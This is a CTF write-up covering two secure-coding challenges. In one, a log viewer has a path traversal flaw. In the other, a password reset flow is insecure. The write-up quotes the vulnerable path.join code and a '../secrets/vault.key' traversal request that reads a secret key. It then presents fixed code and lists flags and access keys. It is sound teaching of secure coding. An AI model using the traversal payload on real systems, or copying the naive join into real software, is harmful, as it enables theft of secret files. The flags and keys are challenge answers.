
45fa08c72274788581669c4367f4ebe75b0ccc91eb8aff761256648e4c5aa6d1

Flag:

TDHCTF{tampered_time_offset}


Challenge 11: *SC-01-Logview*

Overiview:



Step 1: Initial Reconnaissance

After accessing the application homepage, the interface appeared to be a **log viewer** that allows downloading log files such as:



- `heist.log`
- `mint-access.log`

The download functionality hinted at a backend file-handling mechanism, which is a common source of path traversal issues.


Before interacting further, I checked for **hidden or restricted endpoints**.

Step 2: Checking `robots.txt`

Visiting:

`/robots.txt`

Revealed the following:



This was a clear hint that **important functionality and source code** existed behind hidden paths.


Step 3: Discovering Hidden Endpoints

Accessing `/source`

Visiting:

`/source`

Returned a JSON response listing available backend files:




This confirmed that **server-side source code was intentionally exposed** for analysis as part of the challenge.

Step 4: Source Code Analysis

4.1 /source/server.js

Reviewing `server.js` showed that file downloads are handled by this endpoint:




```
app.get("/download", (req, res) => {
  const file = (req.query.file || "").toString();
  try {
    const safeJoinLogsPath = getSafeJoinLogsPath();
    const fullPath = safeJoinLogsPath(LOGS_DIR, file);
    const data = fs.readFileSync(fullPath, "utf8");
    res.type("text/plain").send(data);
  } catch {
    res.status(400).type("text/plain").send("blocked");
  }
});
```

This made it clear that **all security depends on `safeJoinLogsPath()`** and also its shows the flag.

`safePath.js` (Vulnerable Code)

The implementation in `safePath.js` was:

```
const path = require("path");

/**
 * TODO (player): Fix path traversal.
 *
 * Requirements:
 * - Only allow access to files inside logsDir
 * - Block:
 *   - ../ and ..\
 *   - absolute paths
 *   - url-encoded traversal (treat input as-is)
 * - Allow typical log filenames like "heist.log"
 */
function safeJoinLogsPath(logsDir, userFile) {
  // VULNERABLE: naive join
  return path.join(logsDir, userFile);
}

module.exports = { safeJoinLogsPath };


this is in safePath.js
```

(This is there but when I solved it then its changes.)


```
function safeJoinLogsPath(logsDir, userFile) {
  // VULNERABLE: naive join
  return path.join(logsDir, userFile);
}
```

This is a **classic path traversal vulnerability**.

Step 5: Identifying the Vulnerability

`path.join()` alone does **not prevent directory traversal**.

Example:





```
path.join("/logs", "../secrets/vault.key")
// Resolves outside logs directory
```

An attacker could escape the logs directory and read sensitive files such as the **vault key**.

However, this challenge is **secure-coding based**, meaning exploitation is intentionally blocked until a proper fix is submitted.

Then I visited on that dir through /download?file= parameters and when I put ../secrets/vault.key then I got this:



Here we got the access key for our challenge, and also we got the flag in staring from /source/server.js but lets fix the code by intended way.

Step 6: Fixing the Path Traversal Vulnerability

The TODO comment in `safePath.js` clearly defined the requirements:

- Allow only files inside `logsDir`
- Block `../` and `..\`
- Block absolute paths
- Treat user input as-is
- Allow normal log filenames

Final Fixed `safePath.js`

```
┌──(kali㉿kali)-[~]
└─$ cat safePath.js
const path = require("path");

/**
 * Secure path join for log files
 */
function safeJoinLogsPath(logsDir, userFile) {
  if (typeof userFile !== "string") {
    throw new Error("Invalid path");
  }

  // ✖ Block absolute paths
  if (path.isAbsolute(userFile)) {
    throw new Error("Absolute paths not allowed");
  }

  // ✖ Block traversal patterns (treat input as-is)
  if (userFile.includes("..") || userFile.includes("/") || userFile.includes("\\")) {
    throw new Error("Path traversal blocked");
  }

  // ✔ Safe join
  return path.join(logsDir, userFile);
}

module.exports = { safeJoinLogsPath };

┌──(kali㉿kali)-[~]
└─$
```

This ensures that:


- Only simple filenames like `heist.log` are allowed
- Any traversal attempt throws an error

Step 7: Submitting the Fix

The challenge provides a submission endpoint:

```
curl -X POST http://10.60.0.208:5101/submit \
  -H "Content-Type: text/plain" \
  --data-binary @safePath.js
```

Successful response:





```
{
  "success": true,
  "secure": true,
  "hint": "Try accessing /vault/key now!"
}
```

This confirms that the fix passed all security checks.

Step 8: Retrieving the Flag

With the application marked as secure, accessing:




Returned the flag:

TDHCTF{BELLA_CIAO_NO_MORE_DOT_DOT_SLASH}

Challenge 12: SC-02-Reset Pass


Overview:



Initial Enumeration

I first accessed the main portal and reviewed the available functionality:

- `/forgot` – request a password reset
- `/reset` – submit a reset token and new password
- `/login` – login in system




The UI clearly stated that the reset flow was insecure and provided security requirements, indicating that this was a **secure coding challenge**, not a traditional exploitation challenge.

Inspecting the Reset Flow

Visiting the Forgot Password Page

I navigated to:

`/forgot`




The page warned that the response **must not reveal whether the email exists**, which suggested that the backend likely leaked user existence through different responses.

Below, it's giving us the hint to check the source code along with i got /editor dir.

Visiting the Reset Password Page

I then checked:

`/reset`



This page required a **64-hex-character token** and listed the following requirements:

- Cryptographically random token
- 15-minute expiration
- One-time use

This confirmed that the backend implementation did not yet meet these standards.

Reviewing the Backend Code

Next, I opened the editor at:

```
/editor
```

This exposed the file:

```
src/security/reset.js
```

The original code contained several vulnerabilities:

- Reset tokens were predictable and too short
- Tokens were stored in plaintext
- No expiration was enforced
- Tokens could be reused
- Token comparison was not constant-time
- Forgot-password responses differed based on whether the email existed

The comments in the file explicitly listed the security requirements enforced by automated tests.

Implementing the Fixes

Inside `src/security/reset.js`, I rewrote the reset logic to meet all requirements:

```
  }

  const providedHash = hashToken(token);
  const key = providedHash.toString("hex");
  const record = RESET_STORE.get(key);

  if (!record) {
    return { ok: false, error: "Invalid token" };
  }

  // Constant-time comparison (fixed-size buffers)
  const storedHash = Buffer.from(key, "hex");
  if (!crypto.timingSafeEqual(storedHash, providedHash)) {
    return { ok: false, error: "Invalid token" };
  }

  if (record.used) {
    return { ok: false, error: "Token already used" };
  }

  if (Date.now() > record.expiresAt) {
    RESET_STORE.delete(key);
    return { ok: false, error: "Token expired" };
  }

  // One-time use
  record.used = true;
  RESET_STORE.delete(key);

  return { ok: true, email: record.email };
}

module.exports = { forgotPassword, resetPassword, RESET_STORE };
```

What I changed

- Generated reset tokens using `crypto.randomBytes(32)` (64 hex characters)
- Hashed tokens with SHA-256 before storing them
- Stored tokens with a strict 15-minute expiration timestamp
- Ensured tokens are deleted after a single successful use
- Used `crypto.timingSafeEqual` for constant-time token comparison
- Modified the forgot-password handler to always return the **same response message**, preventing user enumeration


I then saved the file using the editor's **Save Changes** button.

Running the Security Tests

After saving the changes, I clicked:

🧪 `Run Tests`

All automated security checks passed, and the status updated to:




`Security Status: SECURE` ✅

This confirmed that the reset flow was properly secured.

Retrieving the KEY

Once the security status was marked as secure, I accessed:

`/mint/key`



This returned the Access key:


`9d8b956e3c0be58b50a5fdacb976f85de9fa25d15071a027cd04001865348213`

Retrieving the FLAG

Using the key, I visited:

`/mint/flag?key=9d8b956e3c0be58b50a5fdacb976f85de9fa25d15071a027cd04001865348213`

